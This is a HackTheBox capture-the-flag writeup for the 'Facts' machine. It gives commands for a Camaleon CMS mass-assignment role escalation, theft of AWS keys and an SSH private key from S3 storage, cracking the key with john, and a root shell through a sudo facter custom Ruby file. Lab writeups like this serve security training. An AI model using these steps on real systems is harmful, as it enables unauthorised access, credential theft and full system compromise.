
June 6, 2026
Facts — A HackTheBox Writeup
Introduction

0x77
5 min read
In this blog post I will walk through the Facts machine from HackTheBox,which is a easy machine .This box focuses on web exploitation on a Mass assignment and local file inclusion vulnerability and privilege escalation through Sudo misconfigurations.
Initial enumeration
I started with a nmap scan and here replace <ip_address> with the ip address you see on the website
nmap -sV -sC -vv <ip_address>

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNYjzL0v+zbXt5Zvuhd63ZMVGK/8TRBsYpIitcmtFPexgvOxbFiv6VCm9ZzRBGKf0uoNaj69WYzveCNEWxdQUww=
|   256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPCNb2NXAGnDBofpLTCGLMyF/N6Xe5LIri/onyTBifIK
80/tcp open  http    syn-ack ttl 63 nginx 1.26.3 (Ubuntu)
|_http-server-header: nginx/1.26.3 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://facts.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
nmap -sV -sC -vv <ip_address>
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 63 OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNYjzL0v+zbXt5Zvuhd63ZMVGK/8TRBsYpIitcmtFPexgvOxbFiv6VCm9ZzRBGKf0uoNaj69WYzveCNEWxdQUww=
| 256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPCNb2NXAGnDBofpLTCGLMyF/N6Xe5LIri/onyTBifIK
80/tcp open http syn-ack ttl 63 nginx 1.26.3 (Ubuntu)
|_http-server-header: nginx/1.26.3 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://facts.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelWe can see only 2 ports being open and one is a ssh and another one being http server which is redirecting to facts.htb so lets add it to our hosts file.
echo "<ip_address> facts.htb" | sudo tee -a /etc/hostsecho "<ip_address> facts.htb" | sudo tee -a /etc/hostslets look at the headers of the page .
curl -I http://facts.htbcurl -I http://facts.htbFrom the output we can determine its a ruby on rails website.
x-request-id→ Rails uses this internallyx-runtime→ Rails processing time_factsapp_session→ Rails session cookie format
And we can also see a intresting header from the response:
link: </assets/themes/camaleon_first/assets/csslink: </assets/themes/camaleon_first/assets/cssFrom this we can determine its running Camaleon CMS which is a is an open-source content management system built with Ruby on Rails. It allows users to create and manage websites, blogs, pages, and media content.It supports customizable themes and plugins for extending functionality.

Viewing the website there is nothing much to it so lets start with directory enumeration.
Directory enumeration
You can go with ffuf or gobuster or any tool you like for this.
ffuf -u http://facts.htb/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt -ic  -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://facts.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

admin                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 803ms]
error                   [Status: 500, Size: 7918, Words: 1035, Lines: 115, Duration: 1054ms]
rss                     [Status: 200, Size: 183, Words: 20, Lines: 9, Duration: 1025ms]
en                      [Status: 200, Size: 11109, Words: 1328, Lines: 125, Duration: 2277ms]
search                  [Status: 200, Size: 19187, Words: 3276, Lines: 272, Duration: 2301ms]
page                    [Status: 200, Size: 19593, Words: 3296, Lines: 282, Duration: 3622ms]
ffuf -u http://facts.htb/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt -ic -t 200
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v2.1.0-dev
________________________________________________
:: Method : GET
:: URL : http://facts.htb/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 200
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________
admin [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 803ms]
error [Status: 500, Size: 7918, Words: 1035, Lines: 115, Duration: 1054ms]
rss [Status: 200, Size: 183, Words: 20, Lines: 9, Duration: 1025ms]
en [Status: 200, Size: 11109, Words: 1328, Lines: 125, Duration: 2277ms]
search [Status: 200, Size: 19187, Words: 3276, Lines: 272, Duration: 2301ms]
page [Status: 200, Size: 19593, Words: 3296, Lines: 282, Duration: 3622ms]It reveals a endpoint /admin and lets look into it.

So we are presented with a login page since we dont have any valid credentials lets create a username and password and login with it.
i've created a account with the following credentials loser:password.

Initial Foothold (CMS to AWS S3)
And we can confirm that its a Camaleon CMS version 2.9.0 and lets look for any CVE related to this.and we found that there is a Mass Assignment Vulnerability in Camaleon CMS 2.9.0 (AJAX Privilege Escalation).
NOTE: A Mass Assignment vulnerability occurs when a web application automatically maps all user input fields to an backend object's properties without properly restricting thw fields can be modified which can be lead to flaws if a attacker gain access to important fields such as modifying roles.
For Reference look into this blog posts:
Here the vulnerability exists in updated_ajax .when a user wishes to change their password. the updated_ajax method of the userscontroller is called.
def updated_ajax
  @user = current_site.users.find(params[:user_id])
  update_session = current_user_is?(@user)

  @user.update(params.require(:password).permit!)
  render inline: @user.errors.full_messages.join(', ')

  update_auth_token_in_cookie @user.auth_token if update_session && @user.saved_change_to_password_digest?
end
def updated_ajax
@user = current_site.users.find(params[:user_id])
update_session = current_user_is?(@user)
@user.update(params.require(:password).permit!)
render inline: @user.errors.full_messages.join(', ')
update_auth_token_in_cookie @user.auth_token if update_session && @user.saved_change_to_password_digest?
endThe vulnerability arise from permit!.it tells Rails to accept all parameters without filtering.so lets try this in the machine.

let look into our profile page and change our password.

and intercepting the request with burp.

lets add our role to admin.
password[role]=adminpassword[role]=adminand sending the request and lets logout from the page and login again with the username and new password.

We can see additional fields here and i started to look into them and found AWS credentials.

Lets use these credentials and see what other AWS services we can access.
aws configure
AWS Access Key ID [None]: ****************1729
AWS Secret Access Key [None]: ********************************Sr5ye6
Default region name [None]: **-east-1
Default output format [None]:
aws configure
AWS Access Key ID [None]: ****************1729
AWS Secret Access Key [None]: ********************************Sr5ye6
Default region name [None]: **-east-1
Default output format [None]:Lets start with if there are any available s3 buckets.
aws s3 ls --endpoint-url http://facts.htb:54321
2025-09-11 05:06:52 internal
2025-09-11 05:06:52 randomfacts
aws s3 ls --endpoint-url http://facts.htb:54321
2025-09-11 05:06:52 internal
2025-09-11 05:06:52 randomfactsThis output shows that there are two storage buckets on this server:
internal→ likely private/internal datarandomfacts→ likely public or test data
Lets start to look into internal bucket first.
aws s3 ls s3://internal/ --endpoint-url http://facts.htb:54321
                           PRE .bundle/
                           PRE .cache/
                           PRE .ssh/
2025-09-11 05:06:52        220 .bash_logout
2025-09-11 05:06:52       3900 .bashrc
2025-09-11 05:47:57         20 .lesshst
2025-09-11 05:47:17        807 .profile
aws s3 ls s3://internal/ --endpoint-url http://facts.htb:54321
PRE .bundle/
PRE .cache/
PRE .ssh/
2025-09-11 05:06:52 220 .bash_logout
2025-09-11 05:06:52 3900 .bashrc
2025-09-11 05:47:57 20 .lesshst
2025-09-11 05:47:17 807 .profileHmm .ssh/ lets look into it.
aws s3 ls s3://internal/.ssh/ --endpoint-url http://facts.htb:54321

                         authorized_keys
                         id_ed25519
aws s3 ls s3://internal/.ssh/ --endpoint-url http://facts.htb:54321
authorized_keys
id_ed25519lets copy the private ssh key file id_ed25519 to our machine.
aws s3 cp s3://internal/.ssh/id_ed25519 ./ --endpoint-url http://facts.htb:54321
download: s3://internal/.ssh/id_ed25519 to ./id_ed25519
aws s3 cp s3://internal/.ssh/id_ed25519 ./ --endpoint-url http://facts.htb:54321
download: s3://internal/.ssh/id_ed25519 to ./id_ed25519Before ssh into the machine lets get the password from the file and we can use john for this.
ssh2john id_ed25519 >> ssh.hashssh2john id_ed25519 >> ssh.hashAfter getting the hash lets use john to crack the password.
john ssh.hash --wordlist=/usr/share/wordlists/rockyou.txtjohn ssh.hash --wordlist=/usr/share/wordlists/rockyou.txt
LFI(Local File Inclusion)
But to login we need a valid user on the box right ?
Here Camaleon CMS version 2.9.0 is also vulnerable LFI(Local File Inclusion) CVE-2024–4698.A LFI vulnerability exists in MediaController's download_private_file method allows authenticated users to read any file on the web server.
For Reference:

From the output we can see that there are 3 users exists in the system.
- root
- william
- trivia
And i tried each one of them and logged in with a user.
ssh -i id_ed25519 trivia@facts.htbssh -i id_ed25519 trivia@facts.htband we get the user flag in:
/home/william/user.txt/home/william/user.txtPrivilege Escalation to Root
Moving on to privilege escalation into the box.lets see what permission does our user have that allows us to run with sudo privileges.
sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
sudo -l
Matching Defaults entries for trivia on facts:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User trivia may run the following commands on facts:
(ALL) NOPASSWD: /usr/bin/facterThis facter tool is a system information tool used by Puppet to collect details about a Linux machine.
 ls -la /usr/bin/facter
-rwxr-xr-x 1 root root 249 Nov 26  2024 /usr/bin/facter
ls -la /usr/bin/facter
-rwxr-xr-x 1 root root 249 Nov 26 2024 /usr/bin/facterAnd it has a setuid bit set on it and looking into GTFO bins


So lets create a directory under /tmp first.
mkdir /tmp/rootyemkdir /tmp/rootyeAnd im going to create a ruby file in there.
nano /tmp/rootye/pwd.rb
cat /tmp/rootye/pwd.rb

exec "/bin/sh"
nano /tmp/rootye/pwd.rb
cat /tmp/rootye/pwd.rb
exec "/bin/sh"And lets run it.
sudo /usr/bin/facter --custom-dir /tmp/rootye/
root@facts:/home/william: whoami
root
root@facts:/home/william: ls /root
minio-binaries  ministack  root.txt  snap
sudo /usr/bin/facter --custom-dir /tmp/rootye/
root@facts:/home/william: whoami
root
root@facts:/home/william: ls /root
minio-binaries  ministack  root.txt  snap
With that we get the root.txt